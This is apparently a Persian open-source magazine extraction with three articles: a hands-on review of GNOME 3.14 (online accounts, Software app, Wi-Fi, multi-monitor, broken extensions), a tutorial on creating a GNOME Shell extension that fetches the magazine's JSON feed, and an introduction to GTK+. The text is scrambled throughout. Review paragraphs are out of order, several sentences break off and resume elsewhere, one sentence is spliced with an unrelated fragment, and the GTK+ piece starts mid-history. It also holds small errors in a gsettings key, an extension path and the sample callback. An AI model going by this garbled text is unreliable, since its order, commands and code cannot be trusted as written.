در Maps نسخه ۳/۱۴ روشی نو برای برنامه‌ریزی مسیر سفرها ارائه شده است. الگوریتم Graphhopper که به صورت متن‌باز نوشته شده به شما این اجازه را خواهد داد تا سفر خود را بر اساس نحوه طی مسیر برنامه‌ریزی کنید. برای مثال اگر می‌خواهید با پای پیاده، دوچرخه یا ماشین مسافرت کنید، حق انتخاب با شماست. حتی می‌توانید مسیر مورد علاقه خود را نقطه‌گذاری کرده و سپس کل آن را به صورت خطی و به هم چسبیده تماشا کنید. با این کار شما مسیر کلی مورد نظرتان را روی نقشه به شکلی بسیار ساده خواهید دید.

## پشتیبانی بهتر نمایش گرها

می‌کنم. حساب‌های برخط به من اجازه ارتباط با سرور ownCloud یا سرورهای ابری مشترک مانند گوگل یا شبکه‌های اجتماعی مانند فیسبوک را می‌دهند. می‌توانم به راحتی سرویس‌های برخط و سرور ownCloud را تنظیم کنم و به آن‌ها متصل شوم. یک پارچگی فوق‌العاده‌ای در برنامه‌های گنوم وجود دارد. شما با استفاده از برنامه‌های گنوم به راحتی می‌توانید به فهرست مخاطبان، تقویم، اسناد و عکس‌های خود که در یک سرور بارگذاری کرده‌اید، دسترسی داشته باشید.



## ارتباط همیشگی با مخاطبان


گنوم کار بزرگی در حوزه سرویس‌های برخط انجام داده است. سرویس Contacts بخشی است که KDE باید برای راضی نگه داشتن کاربران پلاسما، کارهای بسیاری بر روی آن انجام دهد. تنظیمات بخش مخاطبان در پلاسما زمان بسیاری می‌برد تا راضی‌کننده باشد، آن قدر که شخصاً از قید این تنظیمات گذشته‌ام. این جا همان جایی است که گنوم بدون رقیب است. یک بار حساب‌های کاربری برخط خود را تنظیم می‌کنید و همه چیز از طریق دستکتاب، بسیار خوب کار می‌کند. به علاوه برای یک پارچگی بهتر با ownCloud «هنگام ایجاد مخاطبان به جای این که به صورت یک دیالوگ باکس ظاهر شود، حالا به صورت جاسازی شده (in-line) اتفاق می‌افتد و سیستم دستیار نصب، بسیار بهبود یافته است. بسیاری از این دیالوگ‌ها بازنویسی شده‌اند تا با مسیر طراحی گنوم ۳ هم‌خوانی داشته باشند.

## غیرمنتظره اما خوب: تجربه ماشین مجازی

من طرفدار ماشین‌های مجازی نیستم اما چون می‌خواهم ببینم که سیستم‌عامل چگونه با قطعات سخت‌افزار ارتباط برقرار می‌کند، ترجیح می‌دهم که توزیع‌های خود را روی سخت‌افزار واقعی نصب کنم.

من پس از نصب گنوم ۳/۱۴ بر روی آرچ لینوکس از مخازن Stable/Testing از چیزهایی که دیدم تحت تاثیر قرار گرفتم. گنوم و پلاسما دو پیشرو در بین محیط‌های کاربری هستند که هر کدام به صورت کامل متفاوت، فلسفه‌های مختلفی دارند و تاکنون پاسخگوی نیازهای گروه‌های کاربری مختلفی بوده‌اند. من هرچقدر که مسن‌تر می‌شوم به آخرین تکنولوژی‌های روز علاقه‌مندتر می‌شوم و معمولاً همه چیز را امتحان می‌کنم و با ابزاری که بهترین نتیجه را برای یک پروژه خاص بدهد کنار می‌آیم.


آرچ لینوکس، اوپن سوزه و کوبونتو را بر روی رایانه‌های خود نصب کرده‌ام (همچنین یک مک‌بوک که فقط برای ویرایش فیلم و عکس از آن استفاده می‌کنم). استفاده از این سیستم‌عامل‌های مختلف باعث می‌شود که از نقاط ضعف و قوت آن‌ها کاملاً مطلع باشم. جالب این جاست که گنوم و پلاسما را بر روی همه این سیستم‌ها نصب کرده‌ام و برای تنوع و به روز بودن پروژه‌ها، معمولاً بین آن‌ها سوییچ می‌کنم.



امروز گنوم ۳/۱۴ عرضه شد و من بلافاصله با استفاده از مخازن Unstable و testing، آرچ را به‌روز کردم. این کار به من اجازه داد که بدانم چه امکانات جدیدی به نسخه ۳/۱۴ اضافه شده است. با این که امکانات بسیاری اضافه شده‌اند، اما در این مقاله به بررسی امکاناتی نخواهم پرداخت که بیشتر بر روی کاربری خودم تاثیر گذار هستند یا شخصاً از آن‌ها استفاده می‌کنم.

## حساب‌های کاربری برخط: ارتباط با ابر از طریق دستکتاب

به عنوان یک کاربر پلاسما باید اعتراف کنم عاشق یک پارچگی برخط گنوم با سرویس‌های مختلف هستم، چیزی که هنوز در پلاسما کمبودش را احساس



افزونه‌ها (Extensions) است.

تمامی افزونه‌های نصب شده با به‌روزرسانی به نسخه ۳/۱۴ از کار افتادند که این موضوع مانع از پیشرفت روند کاری من شد. می‌توان این حالت را تقریباً بازگشتی به روزهای پرمشغله و سخت در کنترل و راه‌اندازی یک سیستم خشک و خالی دانست. اما خوشبختانه و با تشکر از World of GNOME راه حلی ساده برای رفع این مشکل وجود دارد.

در صورت داشتن این مشکل ترمینال را باز کنید و دستور، زیر را اجرا کنید:

```
gsettings set Org.Gnome.Shell "disable-extensions-version-validation" true
```

این دستور اعتبارسنجی نسخه‌ها را غیرفعال می‌کند. یکی از اشکالات دیگر که در گنوم جدید وجود دارد این است که من نمی‌توانم نام فایل‌ها را به صورت گروهی عوض کنم. به عنوان یک عکاس عوض کردن نام چندین فایل برای من در گنوم مشکلی اساسی است. این مشکل بسیار شبیه مشکل ابزار Finder در اپل است که در آن جا هم نمی‌توان به صورت گروهی نام‌ها را در Files/Nautilus تغییر داد. شما به یک برنامه جانبی مانند gThumb برای تغییر نام عکس‌ها نیاز دارید که این در مقایسه با آن چه پلاسما آرایه می‌دهد، عذاب‌آور است. در پایان باید بگویم من از گنوم ۳/۱۴ بسیار خوشم می‌آید. این یک نسخه بسیار خوب برای کاربران است. هر چند که خود من یک کاربر قدیمی و سخت‌گیر پلاسما هستم، اما از صرف زمان برای شناخت گنوم واقعا لذت بردم. از جمله یک پارچگی برخط آن، انقلاب سادگی در نصب و راه‌اندازی و مدیریت نرم‌افزارها و بسیاری از سرویس‌های مختلف که در پلاسما از آن محروم هستم. همان‌طور که گفتم من به هر دوی آن‌ها علاقه دارم زیرا که هر کدام از آن‌ها در حوزه‌های متمرکز خودشان برترین‌ها هستند. اگر هنوز گنوم را امتحان نکرده‌اید حتما یک‌بار هم که شده آن را امتحان کنید.

همیشه حوزه‌هایی برای یادگیری از یک‌دیگر وجود دارد، این جا دنیای متن‌باز است! ■

پیچیدگی یافتم. در بین تمامی سرویس‌های مدیریت نرم‌افزارها Software بسیار ساده و پاسخگوست. آن‌چه که بیشتر از همه در مورد سرویس نرم‌افزار، Software دوست دارم، این است که به شما پیشنهاد تجربه‌ای مداوم و با ثبات از گنوم در گذر بین سیستم‌عامل‌ها را می‌دهد. هر توزیع مدیریت نرم‌افزاری خود را دارد، اما باید گفت استعداد مهندسی زیادی در دنیای لینوکس به دلیل بازنویسی‌ها و تکرارها، تلف می‌شود. جای بسی تعجب خواهد بود اگر توسعه‌دهندگان KDE هم بر روی سیستمی مشابه کار کنند.

### ۳ مدیریت بهتر شبکه بی‌سیم

اگر شما همواره در حال مسافرت و در زمان زیادی را صرف شکار فرکانس‌های بی‌سیم در بیرون هتل‌ها و مناطق باز می‌کنید، باید گفت، گنوم ۳/۱۴ در دنیای شبکه برای شما یک موهبت است. پشتیبانی بهینه گنوم برای WiFi Hostspt، تجربیات کاربران را بسیار جذاب‌تر و بهتر می‌کند. هر زمان که بخواهید به یک شبکه با «پیش‌نیاز تایید هویت» وارد شوید، در صورتی که تاییدیه باید از طرف «صفحه ورود کاربران» ارسال شود، گنوم به صورت خودکار صفحه ورود کاربران را برای شما باز خواهد کرد تا شما بتوانید به راحتی به پروسه گرفتن تایید، بپردازید. این را می‌توان یک تصحیح بسیار جالب و خوب در گنوم دانست.

### ۴ یک دید کلی همراه با احساس

خانواده گنوم ۳ همیشه برای استفاده بسیار دل‌چسب و زیبا بوده است. محیط ظاهری دستکتاپ و سازگاری و ادغام آن با دیگر برنامه‌ها عالی است. هرچند در برخی از موارد مشکل به وجود می‌آید؛ گنوم به خاطر خوب کنار نیامدن با KDE بدنام است. لازم است بگویم که اکنون پیش‌فرض گنوم بسیار کسل‌کننده است و من فکر می‌کنم گنوم به یک مجموعه آیکون جدید برای نمای کلی خود نیازمند است.




### ۳ زخم‌هایی بر روی ماه

همه چیز هم درباره گنوم، بی‌ظنیر و بدون نقص نیست. یکی از مشکلات گنوم که همچنان ادامه دارد و با بروزآوری به نسخه جدید خراب می‌شود، قسمت

من ۳ نمایش‌گر مجزا دارم و باید بگویم عاشق روش‌های لینوکس در کنترل نمایش‌گرها هستم. استفاده از چند نمایش‌گر در سیستم عامل MacOS X واقعا خسته‌کننده و عذاب‌آور است. GNOME تغییرات بسیار خوبی را در این حوزه به انجام رسانده است. بر خلاف Mac، گنوم ۳/۱۴ نحوه نمایش صفحات و پنجره‌ها را بر روی نمایش‌گرها به خاطر می‌سپارد و حتی این حالت‌ها بعد از قطع و وصل دوباره نمایش‌گرهای شما قابل بازگشت هستند.

### ۳ حتی فدورا هم مستثنی نیست: نرم‌افزار برای همه

یک بار از «سرویس نرم‌افزار» (Software App) در فدورا استفاده کردم اما از آن جایی که نمی‌توانستم آن را بر روی سیستم‌های دیگر پیاده‌کنم اصلا اهمیتی به آن نمی‌دادم. طرفدار ابزارها و سرویس‌هایی نیستم که به یک سیستم‌عامل محدود باشند. اما با آرایه نسخه جدید گنوم، حتی کاربران غیر فدورا هم می‌توانند از سرویس Software در گنوم استفاده کنند. این سرویس به کاربران لینوکس اجازه می‌دهد به راحتی برنامه‌های مختلف کاربردی را نصب و راه‌اندازی کنند. Software از داده‌های کاربردی استفاده می‌کند و می‌تواند عکس‌ها و توضیحات را در مورد نرم‌افزارهای مورد نظر به نمایش بگذارد.



این بار در مورد صفحه اصلی Software طراحی بهتری انجام شده و می‌توان محتویات بیشتر و رتبه‌بندی‌های مختلفی را مشاهده کرد. این سرویس به صورت خودکار برنامه‌هایی را به صورت اکتشافی پیشنهاد می‌کند. شما می‌توانید افزونه‌ها را از طریق ابزار Software نصب کنید ولی این پایان ماجرا نیست. امکانات بسیاری در این سرویس وجود دارد که اگر با آن کار کنید متوجه خواهید شد.

حتی اگر شما هم مثل من یک کاربر آرج بسیار سخت‌گیر باشید، باید پرسید چه کسی استفاده از ترمینال را به محیط ساده و سریع گرافیکی GUI ترجیح می‌دهد؟ محیط جذاب و متمرکز GUI در سرویس Software زندگی را برای کاربران لینوکس بسیار راحت‌تر می‌کند، مخصوصا برای کاربران تازه‌وارد. شخصا محیط Software را بسیار مرتب، ساده و بدون







# ساخت افزونه برای گنوم




نویسنده:  
مصطفی میرزایی




(تصویر ۱)



(تصویر ۲)



(تصویر ۳)



(تصویر ۴)

به نقل از گنوم، گنوم ۳ نقطه عطف مهمی در تاریخ پروژه گنوم است. گنوم ۳ محیط هیجان‌آور و جدیدی که برای کاربران امروزی طراحی شده، و برای محدوده زیادی از دستگاه‌های مدرن مناسب است را رونمایی می‌کند. فناوری‌های توسعه گنوم به صورت قابل ملاحظه‌ای برای نسخه ۳ بهبود یافته، مدرن و کارآمدتر شده است. این فناوری‌ها توسعه‌دهندگان را قادر خواهند ساخت تا با وقت و تلاش کم‌تر، تجربه‌های بهتری را برای کاربران فراهم کنند.

در این مقاله ابتدا ساختار گنوم و قسمت‌های مختلف آن را در راستای توسعه گنوم و افزونه‌های آن بررسی می‌کنیم و در نهایت به نحوه ایجاد یک افزونه در گنوم می‌پردازیم. در مراحل ایجاد یک افزونه با کاربرد قسمت‌های مختلف گنوم مانند Clutter، Cairo، GTK+، Webkit، ATK، Pango، و ter کارایی‌های آن‌ها بیشتر آشنا می‌شویم. نسخه ۳ گنوم یک میز کار جدید را معرفی می‌کند. نسخه‌ای ظریف و زیبا، با هدف قادر ساختن کاربران برای انجام کارها با سهولت، راحتی و کنترل. نسخه ۳ تداوم تمرکز پروژه گنوم بر روی فراهم کردن محیط گرافیکی ساده‌ایست که برای تمام افراد قابل استفاده باشد. گنوم میزبان امکانات و تغییرات عمده‌ای است. گنوم هر ۶ ماه یکبار منتشر می‌شود. با توجه به آمارهای گذشته از زمان انتشار گنوم ۳.۲، حدوداً ۱,۲۷۵ نفر چیزی در حدود ۴۱,۰۰۰ تغییر در Webkit، Pango و کارایی آن‌ها بیشتر آشنا می‌شویم.

## ۱ بخش‌های محیط گرافیکی

محیط گرافیکی گنوم از چندین بخش تشکیل شده است که در تصاویر ۱ و ۲ قابل مشاهده می‌باشند.

## ۲ افزونه‌های گنوم

افزونه‌های (extensions) گنوم برای سفارشی کردن گنوم استفاده می‌شود، می‌توان توسط افزونه‌ها، ظاهر و حتی کارایی قسمت‌های مختلف را تغییر داد، همچنین می‌توانیم قسمت‌های جدیدی را ایجاد نماییم.

می‌توانید از آدرس <http://slmd.ir/7> افزونه‌های گنوم را مشاهده و نصب نمایید و به طور مثال می‌توانیم توسط افزونه Persian calendar از تقویم شمسی در محیط گنوم استفاده کنیم.

## ۳ توسعه گنوم ۳ و نوشتن افزونه‌ها

راه‌های مختلفی برای ایجاد یک افزونه وجود دارد، یک راه ساده استفاده از دستور زیر است:

```
gnome-shell-extension-tool --create-extension
```

بعد از وارد کردن این دستور، اطلاعات نام، توضیح و نام منحصر



```


$ gnome-shell-extension-tool --create-extension
Name should be a very short (ideally descriptive) string.
Examples are: "Click to Focus", "AdBlock", "Shell Window Shrinker".
Name: salam-donya
Description is a single-sentence explanation of what your extension does.
Examples are: "Make windows visible on click", "Block advertisement popups"
"Animate windows shrinking on minimize"
Description: Gnome notification for Salam-Donya
Uuid is a globally-unique identifier for your extension.
This should be in the format of an email address (foo.bar@extensions.example.com), but
need not be an actual email address, though it's a good idea to base the uuid on your
email address. For example, if your email address is janedoe@example.com, you might
use an extension title clicktofocus@janedoe.example.com.
Uuid [salam_donya@hydrogenws-work]: salam-donya@hydrogenws.com

```


(تصویر ۵)

GTK+	Cairo	Clutter	GStreamer	Telepathy	EDS	Champlain
ATK	Pango	WebKit	Canberra	Avahi	GDA	Enchant
			PulseAudio	GUPnP	Tracker	Poppler
Core						GeoClue
GIO	GLib	GObject				
System Integration			Desktop Integration			
upower	udisks	policykit	packagekit	libnotifiy	gnome-keyring	

(تصویر ۶)



(تصویر ۷)



(تصویر ۸)

به فرد (uuid) دریافت می‌شود و فایل‌های مورد نیاز را در آدرس زیر که محل قرار گیری افزونه‌ها است، به صورت خودکار ایجاد می‌گردد. (تصویر ۵)

~/local/share/gnome-shell/extensions

فایل‌های موجود در شاخه ساخته شده به صورت زیر است:

extension.js: توابع و دستورات اصلی هر افزونه

metadata.js: مشخصات افزونه

stylesheet.css: اطلاعات ظاهر (توسط CSS)

فایل‌ها در پوشه‌ای با همان نامی که در uuid وارد شده ساخته می‌شود.

افزونه ساخته شده شامل مثال ساده Hello word است.

بعد از ساخت افزونه، حالا باید افزونه را فعال کنیم، ابتدا برای مشاهده افزونه‌های فعال از دستور زیر استفاده می‌کنیم:

```
gsettings get org.gnome.shell enabled-extensions
```

در ادامه برای فعال کردن یک افزونه می‌توانیم از دستور زیر استفاده کنیم و نام UUID را در قسمت مربوطه قرار دهیم:

```
gsettings set org.gnome.shell enabled-extensions ["your_uuid@goes.here.example.com"]
```

به طور مثال:

```
gsettings set org.gnome.shell enabled-extensions ["hello-word@hydrogenws.com"]
```

البته برای فعال کردن و مدیریت افزونه‌ها راه‌های دیگری مانند استفاده از نرم‌افزار Tweak tool یا پیوند <http://slmd.ir/8> نیز هست. با فعال شدن افزونه مورد نظر، باید گنوم را نیز Restart کنیم، برای اینکار می‌توانیم کلید Alt+F2 را بزیم و در پنجره باز شده کاراکتر R را وارد نماییم تا گنوم ری‌استارت شود.

با مراحل یاد شده، افزونه ساده hello-word ساخته می‌شود و می‌توانیم توسط آیکن چرخ‌دهنده که در System status ایجاد شده، آن را اجرا کنیم.


### ۳ اجزای توسعه در گنوم

گنوم ۳ از اجزای مختلف که به زبان جاوااسکریپت نوشته شده است برای اجرا و انجام برنامه‌ها استفاده می‌کند، که در تصویر ۶ بیشتر آن‌ها نشان داده شده است.

تصویر ۶ اجزای مختلف را نمایش می‌دهد که هر کدام در کجاها استفاده می‌شود ولی قسمت‌های دیگری نیز وجود دارد که گنوم از آن‌ها برای برنامه‌های مختلف استفاده می‌کند.

- <https://live.gnome.org/GnomeShell/Extensions>
- <https://live.gnome.org/GnomeShell/Development>
- <https://live.gnome.org/GnomeShell/Extensions/StepByStepTutorial>
- <http://www.roojs.com/seed/gir-1.2-gtk-3.0/gjs/index.html>
- <http://git.gnome.org/browse/gnome-shell/tree/js>
- <http://mathematicalcoffee.blogspot.de/2012/09/gnome-shell-javascript-source.html>
- <http://blog.mecheye.net/2012/02/requirements-and-tips-for-getting-your-gnome-shell-extension-approved/>
- <https://github.com/hydrogenws/gnome-shell-extension-salam-donya/>





(تصویر ۹)

همچنین تصویر ۹ نیز جهت استفاده از Message ها است.

### افزونه اطلاع‌رسانی سلام دنیا

در این قسمت افزونه‌ای که در ابتدا مقاله ساختیم را به افزونه‌ای برای اطلاع‌رسانی مجله‌های جدید سلام دنیا تبدیل می‌نماییم.

متن (source) کامل افزونه مورد نظر را می‌توانید از پیوند زیر دریافت کنید، این افزونه فقط جهت آشنایی شما با کدنویسی افزونه‌ها ساخته شده و شما می‌توانید آن را توسعه دهید.

<http://slmd.ir/9>

برای مثال یکی از قسمت‌های اصلی این افزونه ارتباط با سایت سلام دنیا هست که مانند کد زیر یک تابع برای گرفتن json می‌نویسم و آن فانکشن را در تابع init توسط connect به button اضافه می‌کنیم.

```
function getData() {
    let message = Soup.Message.new("GET", url);
    httpSession.queue_message(
        message,
        function (session, message) {
            callback(message.status_code, message.response_body.data);
        }
    );
}
```

در ادامه باید json که از سایت می‌گیریم را بررسی و آخرین شماره مجله را پیدا و نمایش دهیم. توسط تابع callback که داخل کد بالا آن را استفاده کردیم json را دریافت و آن را نمایش می‌دهیم.

```
function callback(status, data) {
    let msg;
    if (status == 200) {
        let dataObj = JSON.parse(data);
        let id = format( dataObj[dataObj.length - 1].id.toString() );
        let url = dataObj[dataObj.length - 1].url.toString();
        msg += "شماره " + id + " مجله سلام دنیا برای دریافت آماده هست";
        msg += "\n";
        msg += "پیوند دریافت: " + url + " ";
    }
    else {
        msg = status;
    }
}
```

### Graphics and Multimedia

GTK+: ابزارهای ایجاد رابط گرافیکی  
Clutter: گرافیک و پویانمایی با رابط API  
WebKit: از HTML5 تشکیل شده است (از HTML5 قدرت گرفته است)، و اجزا وب را تشکیل می‌دهد.  
Gstreamer: سازنده و پخش‌کننده صوت و تصویر و دیگر رسانه‌ها  
GUPnP: رابط و ابزارهای کار با UPnP framework که برای محیط‌های گرافیکی استفاده می‌شود.

### Core Application Support

GIO Files: دریافت‌کننده اطلاعات فایل‌ها و آدرس‌ها و دسترسی‌ها  
GIO Networking: از GIO stream classes ساخته شده و برای شبکه استفاده می‌شود.  
D-Bus: استاندارد استفاده از D-Bus، کنترل‌کننده D-Bus

### Application Technologies

Canberra: رابط کنترل‌کننده صوتی برای پیغام‌ها و رویدادها (notifications and events)  
Evolution Data Server: هماهنگ‌سازی آدرس‌ها و تقویم‌ها  
GDA: رابط ارتباط با پایگاه‌های داده  
Help: راهنما سیستمی گنوم که بر اساس Topic-oriented است.  
Keyring: نگهدارنده گذرواژه‌ها و اطلاعات امنیتی  
Notify: ارتباط و ارسال پیغام به قسمت اعلام پیغام‌های گنوم  
Telepathy: ارتباط‌های real-time را انجام می‌دهد.  
Under the Hood  
ATK: پشتیبانی و کنترل screen و برنامه‌های در دسترس کاربر  
Pango: کنترل و سازنده (render) لایه متن‌ها  
Cairo: کنترل‌کننده vector و بخش‌های دو بعدی

### GDK: کنترل پنجره‌های اصلی

این‌ها بخشی از اجزای گنوم جهت توسعه بودند که برای برنامه‌های مختلف استفاده می‌شوند، برای توسعه گنوم و نوشتن افزونه‌ها باید از چنین قسمت‌هایی استفاده کرد که در بخش‌های بعدی این مقاله توضیح داده می‌شود.

### API

برای کار با API به دلیل مستندات ناقص، بهترین راه مشاهده کدها است. با توجه به در حال توسعه بودن گنوم، مستندات کاملی وجود ندارد و معمولاً مشاهده کدها پیشنهاد شده است. تجربه شخصی توسعه‌دهنده‌های افزونه‌های گنوم هم مشاهده کدهای افزونه‌های دیگر و پایه‌ای سیستم جهت توسعه هست. البته توسط نمودارهای زیر می‌توانید کلاس‌ها، اشیاء و اجزا توسعه را مشاهده و درک کنید تا در توسعه از آن استفاده کنید. به طور مثال در تصویر ۷ می‌توانید محل قرارگیری Button و Label را جهت استفاده مشاهده کنید. در تصویر ۸ overview و workspace را مشاهده می‌کنید.

# معرفی GTK+



نویسنده:  
مهدی صالحی

باعث شد زبان‌های بین‌المللی به خوبی پشتیبانی شوند. Object System توسعه و تعمیم یافت و با عنوان کتابخانه GObject زیر مجموعه کتابخانه GLib شد. مجموعه نگارش‌های GTK 0/0/2 به همراه خود، ویژگی‌های جدیدی داشت. یک موتور پوسته جدید، دسترسی‌پذیری بهینه شده با استفاده از ATK، انتقال کامل به یونیکد و استفاده از UTF-8 و تعدادی API‌های انعطاف‌پذیر دیگر اضافه شدند و همچنین از نسخه ۲/۸ به بعد، کتابخانه گرافیکی Cairo برای ارائه تصاویر برداری (vector) مورد استفاده قرار گرفت.

در طی مدت سه سال پروژه گنوم مشتاقانه منتظر آماده شدن GTK+ ۲/۰ بود و گنوم از نسخه ۲/۰ به صورت عمده از GTK+ استفاده می‌کند. یکی از درس‌های آموخته شده توسط گروه GTK+ از چرخه توسعه ۲/۰ این است که سعی کنید چرخه‌های توسعه و انتشار نسخه‌های پایدار کوتاه‌تر از ۹ تا ۱۲ ماه باشد. GTK+ برای همه نسخه‌های 2x به این هدف نرسید اما از نسخه ۲/۰ به بعد با موفقیت از افتادن در چرخه‌های چند ساله توسعه و برنامه‌نویسی اجتناب کرد.

در نگارش GTK 3.0.0 بازنگری‌هایی درباره مدیریت ورودی‌های دستگاه صورت گرفت، طراحی قالب‌های پوسته با دستور زبانی مشابه CSS پشتیبانی شد و توانایی دریافت اطلاعات از دیگر نرم‌افزارهای بازمتن طراحی شده با GTK+ نیز اضافه شد.

## ۳ GTK+ و زبان‌های برنامه‌نویسی

برای ایجاد اتصال بین GTK+ که به زبان C نوشته شده و دیگر زبان‌های برنامه‌نویسی، کتابخانه‌هایی منتشر شده‌اند که با ارائه یکسری توابع نقش واسط را میان زبان برنامه‌نویسی و کتابخانه GTK+ بازی می‌کنند. این کتابخانه‌ها به شما اجازه می‌دهند بدون استفاده از زبان برنامه‌نویسی دیگری کتابخانه GTK+ را در کد خود مورد استفاده قرار دهید و به آسانی رابط کاربری نرم‌افزار خود را طراحی کنید.

کتابخانه‌های PyGTK و PyGObject برای زبان برنامه‌نویسی پایتون، GTK-PHP برای زبان PHP، کتابخانه gtkmm برای زبان C++ و به همین صورت برای بسیاری از زبان‌های برنامه‌نویسی دیگر نیز کتابخانه واسط در دسترس است و به وسیله این کتابخانه‌ها GTK+ می‌تواند با بیش از ۳۰ زبان برنامه‌نویسی کار کند. ■

GTK+ استفاده کنند.

از نسخه ۱.۲ GTK+ به بعد، ارائه و نمایش متن با استفاده از کتابخانه Pango انجام شد که قابلیت پشتیبانی از زبان‌های مختلف مثل فارسی، ژاپنی و... را با کیفیتی عالی فراهم می‌آورد. کتابخانه ATK که مخفف جعبه ابزار دسترسی‌پذیری است ابزارهایی ارائه می‌کند که به وسیله آن‌ها افراد دارای مشکلات جسمی بتوانند با رایانه کار کنند. این کتابخانه اکنون عضوی از پروژه گنوم است و میزکار گنوم از آن استفاده می‌کند.

کتابخانه GDK یک پوشش در سطح پایین گرافیک و پنجره است که توابع اساسی سیستم‌های گرافیکی را ارائه می‌دهد. در لینوکس، GDK به عنوان واسط بین سرویس دهنده سامانه پنجره X و کتابخانه GTK+ قرار گرفته است و به تازگی بسیاری از عملکردهای آن به کتابخانه Cairo واگذار شده است. کتابخانه Gd-kPixbuf نیز ابزاری برای بارگذاری تصویر و دستکاری بافر پیکسل است و در نهایت کتابخانه Cairo مسئول ساختن تصاویر برداری (vector) دو بعدی است که از نسخه ۲.۸ به GTK+ اضافه شده است.

## ۳ تاریخچه

